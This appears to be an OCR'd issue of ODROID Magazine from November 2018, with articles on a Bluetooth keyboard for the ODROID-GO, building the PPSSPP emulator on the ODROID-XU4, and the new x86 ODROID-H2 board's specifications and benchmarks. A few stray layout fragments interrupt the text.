BASH Basics • Linux Nagios 2 • Dirty COW Exploit • ODROID-XU4 ORA

ODROID Magazine

Year Five
Issue #59
Nov 2018

A NEW CHAPTER FOR ODROID PRODUCTS

The totally expandable *X86-powered* ODROID-H2

2 SATA
4 CORES
2 ETHERNET
PCIE2 STORAGE
UP TO 32GB RAM!

BUILDING PPSSPP: UBUNTU ON ODROID-XU3/XU4 THE COMPLETE GUIDE FOR YOU

MINI ODROID-XU4: THE DREAMCAST CASE AND HOW TO RUN IT FLAWLESSLY

Keyboard for the ODROID-GO

Keyboard for the ODROID-GO


November 1, 2018

With Hardkernel's new bluetooth keyboard, you can turn your ODROID-GO to a portable handheld computer.

Building PPSSPP for Ubuntu on the ODROID-XU3/XU4

November 1, 2018

PPSSPP is a Playstation emulator that runs on many platforms, including Linux and Android.



ODROID-H2: A Brand New X86 Platform Device


November 1, 2018

Hardkernel's new Intel platform, the ODROID-H2, will be available in November 2018. And we now bring you many advantages that encourage us all to start x86 platforms as well as the ARM architecture.

Mini ODROID-XU4 Dreamcast

November 1, 2018

This is a Dreamcast case designed for the ODROID-XU4 single board computer which can play DC games very well. This is designed as a snap-together case but some fine trimming may be needed, to snap together properly. Case dimensions should be already pre-saved at 4.25″x4.25″. it will have to be ▶



Dirty COW: Linux Exploit

November 1, 2018

Dirty COW, or technically known as CVE-2016-5195, is an Linux kernel exploit made famous in 2016.

Linux Gaming: FNA Games on ODROIDs – Owlboy

November 1, 2018

I grew quite fond of some of the FNA games, so I decided to give them their own little series in the ODROID magazine.

Coding Camp – Parts 7 and 8: Play your own Tetris Game and Add Another LCD Display

November 1, 2018

The Arduino for ODROID-GO Coding Camp, includes two projects among others: Tetris and I2C interface experiments.

BASH Basics – Part 6: Loops and Functions

November 1, 2018

BASH has three basic loop structures: the while-loop, the until-loop and the for-loop which we had seen earlier. So, where do we use which loop?

ODROID-XU4 ORA Base Image v1.5.2: Sammy Atomiswave, Sega Naomi, Sega Saturn and More!

November 1, 2018

Team ORA has just released version 1.5.1 v1.5.2 of their awesome ORA Base image for the ODROID-XU4, that is without a doubt one of the most dedicated Retropie-related extension teams we see in existence.

Managing Open Source Components: 5 Best Practices to Make Sure You Do It Right

November 1, 2018

Given that open source components are a core part of a developer's workflow, here are some best practices that you should consider when adopting an OSS library in your application.

Introducing NEMS Linux: Part 2 – Monitoring a Local Linux Server

November 1, 2018

Last month I introduced you to NEMS Linux, the Nagios Enterprise Monitoring Server for ODROID devices. If you haven't read that article yet, please start there. It will take you through the initial setup of NEMS Linux and arm you with some important information to help you get started. This ▶

Meet An ODROIDian: Roberto Rosario

November 1, 2018

Please tell us a little about yourself. Hello, my name is Roberto Rosario. I'm the creator of Mayan EDMS, a free open source document management software, the OpenHolter a portable, Arduino based electrocardiogram machine and Rocket Launcher the custom software launcher for the ODROID Go. I'm a software developer working ▶

Keyboard for the ODROID-GO

November 1, 2018 By Justin Lee ODROID-GO, Tinkering

With Hardkernel's new bluetooth keyboard, you can turn your ODROID-GO to a portable handheld computer. ODROID-GO can emulate some classic computer systems such as Commodore 64, ZX Spectrum, and MSX. We believe a physical keyboard provides a better emulation experience for these systems.

You can also type in and run BASIC language programs on the GO. The ODROID-GO keyboard can also be used with your computer or smartphone as a Bluetooth LE device. The keyboard has 54 keys in a familiar QWERTY layout, three status LEDs, a real-time clock (RTC) IC with a CR2032 battery to keep track of the current date and time.

Product information is available at




Figure 1 – Keyboard for the ODROID-GO

Product information is available at https://www.hardkernel.com/main/products/prdt_info.php?g_code=G153982725754, and the Wiki page is available at https://wiki.odroid.com/odroid_go/qwerty.

One useful application for the bluetooth keyboard is playing Commodore 64 emulated games on the ODROID-GO. The package for Commodore 64 emulation is available at https://github.com/OtherCrashOverride/frodo-go, and the package for using the ODROID-GO as a Bluetooth LE device is available at https://github.com/OtherCrashOverride/bt-keyboard-go.

For comments, questions and suggestions, please visit the original post at https://forum.odroid.com/viewtopic.php?f=29&t=32565.

Building PPSSPP for Ubuntu on the ODROID-XU3/XU4

Building PPSSPP for Ubuntu on the ODROID-XU3/XU4

November 1, 2018 By @AreaScout Gaming, ODROID-XU4

PPSSPP is a Playstation emulator that runs on many platforms, including Linux and Android. This article describes how to build PPSSPP from source, so that you can run PlayStation games in Ubuntu:

```
$ cd ~
$ git clone --recursive
https://github.com/hrydgard/ppsspp.git
```

FFmpeg needs to build before the ppsspp binary is build, since the pre-build binaries are all for soft floating points, and we need hardfp:

```
$ cd ppsspp/ffmpeg
$ ./linux_armhf.sh
$ cd ..
```

Before we can start to compile, we have to turn our /usr/include/GLES2/gl2ext.h into an vendor specific one by disable the use of GL_EXT_buffer_storage. Our Mali library does not include/export that function so we can't define it:

```
$ sudo sed -i.bak '/^#ifndef
GL_EXT_buffer_storage$/,/^$/d'
/usr/include/GLES2/gl2ext.h
```

You may want to set the use of only 4 cores in FFmpeg for tinkering and experimenting, I have observed that FFmpeg with threading doesn't work out very well when all cores are chosen with HMP (switching higher demanding tasks from LITTLE to the BIG CPU's). To do this, you can edit the file Core/HW/MediaEngine.cpp at line number 475 to use only 4 cores, which is better for switching from 4 LITTLE to 4 BIG instead using all 8 cores.

```
av_dict_set(&opt, "threads", "4", 0);
```

However, this was observed in Moonlight with using GameStream with 1080p video files. PPSSPP video files are not that big, and maybe therefore not so CPU intensive, so that may only impact very little to nothing.

Next, generate the Makefile, and start compiling the

playable at

Next, generate the Makefile, and start compiling the binary:

```
$ cmake -DUSING_EGL=OFF -DUSING_GLES2=ON -
DUSE_FFMPEG=YES -DUSE_SYSTEM_FFMPEG=NO .
$ make -j7
```

If you are on VU5A, you have now touchscreen capabilities in the menu, and you can also enable 'On-Screen touch controls' if you want. For a demonstration using GoW – Chains of Olympus on ODROID XU4 / VU5A, with Mali GBM enabled userspace driver, please watch the video at https://youtu.be/QegJlwflkZk?t=374.

You can now brand your emulated PPSSPP to an unique region by generate a locale for it, using de_AT as an example (some games may use it for in-game language):

```
$ sudo locale-gen de_AT.UTF-8
$ sudo update-locale LANG=de_AT.UTF-8
```


My settings for GoW along with some texture replacements for Star Wars – The Clone Wars and Star Wars – The Force Unleashed so the Games are playable at https://forum.odroid.com/download/file.php?id=7789. Here is my ppsspp configuration folder structure:

```
odroid@odroid:~$ tree -d .config/ppsspp/
.config/ppsspp/
└── PSP
||├── PPSSPP_STATE
||├── SAVEDATA
|| ├── ULES01284SAVE00
|| └── ULES01376SYSDATA
||├── SYSTEM
|| └── CACHE
|└── TEXTURES
|||├── ULES00981
||└── ULES01284
```

For comments, questions and suggestions, please visit the original thread at https://forum.odroid.com/viewtopic.php?f=98&t=32173.

ODROID-H2: A Brand New X86 Platform Device

November 1, 2018 By Justin Lee ODROID-H2



Hardkernel's new Intel platform, the ODROID-H2, will be available in November 2018. There are many advantages that encourage us to start x86 platforms as well as the ARM architecture:

- The x86(x64) platform has very decent Linux software support
- The latest Kernel 4.18 perfectly works out of the box (Today's Ubuntu 18.10)
- Modern OpenGL 4.5, OpenCL 2.0, Wayland and Vulkan GPU drivers are working via standard Mesa library
- MPEG2/MPEG4/H.264/H.265/VP8/VP9 HW video decoder & encoder works with VAAPI standard
- x86(x64) platform has very strong hardware interfaces
- Dual channel 64bit DRAM interfaces for much faster data processing
- Multiple video outputs
- Multiple PCIe lanes
- Multiple USB 3.0/2.0 root hubs
- Multiple Ethernet ports
- Multiple SATA ports

CPU itself was very competitive, but it was not

Project History

In October 2015, we started to develop the first x86 based ODROID board with Intel Cherry Trail x5-Z8500 2.2Ghz CPU which was supposed to be the ODROID-H. In 2015 and 2016, there were several single board computers in the market using Intel x5-Z8300 1.8Ghz Quad-core CPU from other manufacturers.

We saw a significant performance difference on Z8500 2.2Ghz. It was in a different category. After 3 months of schematics and PCB design, we started the manufacturing process. We faced a big issue that the Z8500 had a very fine pitch of BGA, which raised PCB cost and manufacturing cost twice more than expected. The Z8300 had 592 pins while Z8500 had 1380 pins. LPDDR3 RAM sourcing was another big hurdle. The Z8300 supported a normal DDR3, while the Z8500 supported only LPDDR3, which was much more expensive with very long lead time. The Z8500

begin mass production of ODROID-H2 within a few

CPU itself was very competitive, but it was not competitive enough when it came time to create the final product.

In August 2016, we started another x86 board design with the Intel Braswell N3160 CPU. Having learned lessons from the previous iteration, the second development was faster and more successful. This time, we named the project ODROID-H1. We made the first engineering sample in February 2017 with 8GB onboard DDR3 memory. The ODROID-H1 was used for a dedicated project and the result was quite successful. However, the next generation Intel CPU Apollo Lake was already available in the market, and we thought Braswell was not competitive in the generic SBC market. Additionally, the 1GB DDR3 chip shortage problem also blocked the launching of the H1 model.

In December 2017, we considered the AMD Ryzen 5 2500U 3.5Ghz mobile processor. The performance was very impressive, but the price of the CPU was also very high. Fortunately, Intel also announced the Gemini Lake processors. It was slower than the Ryzen, but much faster than the Intel Apollo Lake, and the price was reasonable. Finally, we decided to build a high-end single board computer called the ODROID-H2 with the following specifications:

- 2.3Ghz Quad-core processor J4105 (14nm) with 4MiB Cache
- Dual-channel Memory DDR4-PC19200 (2400MT/s)
- Total 32GiB RAM Space with two SO-DIMM slots
- 4 x PCIe 2.0 for one NVMe storage
- 2 x Gbit Ethernet ports
- 2 x SATA 3.0
- SSE4.2 accelerator (SMM, FPU, NX, MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, AES)
- Intel UHD Graphics (Gen9.5) 600 (GT1) 700Mhz
- HDMI 2.0 and DP 1.2 multiple video outputs

We started the hardware design in March 2018, and we made the first engineering samples in July. After fixing some hardware issues, we had the second engineering samples in September. Everything went well, and we passed the FCC, CE, KC and RoHS certification tests in the past few months. We will begin mass production of ODROID-H2 within a few weeks, and our first shipment will be available in late November.

The ODROID-H2 includes a large heatsink, which will give you a quiet and powerful computing experience. The size of the board is about 110x110x43mm, and weighs about 320 grams including heatsink, two DRAM modules, and M.2 NVMe SSD.




Figure 1 – ODROID-H2




Figure 2 – ODROID-H2 Block diagram and interconnections.




Figure 3 – Closeup of ODROID-H2 PCB




Figure 4 – Closeup of ODROID-H2 PCB

- CPU+GPU Stress: 22Watt (Approx.)




Figure 5 – Closeup of ODROID-H2 PCB

Let’s look into the CPU frequency and thermal characteristics with the stock passive heatsink. Figure 6 shows the result of measuring the temperature of a quad-core CPU under heavy stress for three hours. The frequency remains at 2.3 GHz without throttling and the temperature is maintained at lower than 80°C. The ambient temperature is 25°C approx. The test was run using the following command:

```
$ stress-ng --cpu 4 --cpu-method matrixprod
```




Figure 6 – ODROID-H2 CPU stress test results

We also measured the power consumption with an eMMC storage after booting Ubuntu 18.10:

- Idle: 4Watt (Approx.)
- CPU Stress: 14Watt (Approx.)

The dual 4K/60Hz display output is fantastic with

- CPU+GPU Stress: 22Watt (Approx.)
- Power-off: 0.5Watt (Approx.)
- Suspend: 0.6Watt (Approx.)

Storage performance

We tested eMMC, USB 3.0, SATA3 and NVMe storages with the following command:

```
$ iozone -e -I -a -s 100M -r 4k -r 16384k -i 0
-i 1 -i 2
```

It should be noted that the SSD connected to the M.2 MVMe 4-lane PCIe interface has a transfer rate of over 1.6GiB / sec.




Figure 7 – ODROID-H2 storage benchmark results

We also measured the video transcoding performance with a 4K/H.265 to 720p/H.264 test condition. Fully hardware accelerated 4K/H.265 to 720p/H.264 video transcoding could be done with FFmpeg on VAAPI. Amazingly, 10 minutes of 4K/30Hz video file could be transcoded to 720p/30Hz video in 3 minutes. We also learned that when dual channel memory is configured, the transcoding performance is about 25% faster.




Figure 8 – ODROID-H2 storage benchmark results

We have introduced many different types of cases

The dual 4K/60Hz display output is fantastic with HDMI 2.0 and DP 1.2 ports, as shown in Figure 9.




Figure 9 – Hardware-accelerated WebGL example running at 7680 x 2106 resolution

The video at https://youtu.be/heb1VC5FbIM shows how nicely the ODROID-H2 works, using Ubuntu 18.10 with Kernel 4.18 from eMMC storage. Running Dolphin on Ubuntu and enabling Vulkan GPU driver, we could smoothly play Wii games.

Hardware virtualization with VT-x technology

Windows 10 can run on Ubuntu as a guest OS. Two of the four CPU cores and 4GB of 8GB are assigned for the guest OS. We tested it with the recent VirtualBox. We will check the HW 3D/2D acceleration performance on the guest OS later.




Figure 10 – Hardware virtualization with VT-x technology

ODROID-H2 price will be officially announced next month when it starts selling. The price is anticipated to be above USD$100.

ODROID-N2

When we gave up on the N1, the N2 (based on ARM Cortex A73) was already on the way. So far, it is working great at the evaluation sample stage, but we still need some more time to check the hardware and software stability. We will make an announcement in the ODROID forums (https://forum.odroid.com) as soon as it is available for public open.

Cases

We have introduced many different types of cases earlier for previous ODROID boards. For the ODROID-H2, we are pleased to introduce 4 types of case. They are designed with our experiences and what we have learned from the forums. All of them are built with acrylic panel, and you can easily build them up by yourself.

Type-I

This is basically a very similar design to the ODROID CloudShell 2 which can mount up to two 3.5″ drives. Similar to the ODROID CloudShell 2, this case also has a 90mm fan in order to blow out hot air comes from the board and drives. Since the ODROID-H2 supports native SATA interface unlike the ODROID CloudShell 2, which uses USB 3.0 to SATA bridge with ODROID-XU4, the drives can be connected with cables.




Figure 11 – Design prototype for ODROID-H2 case

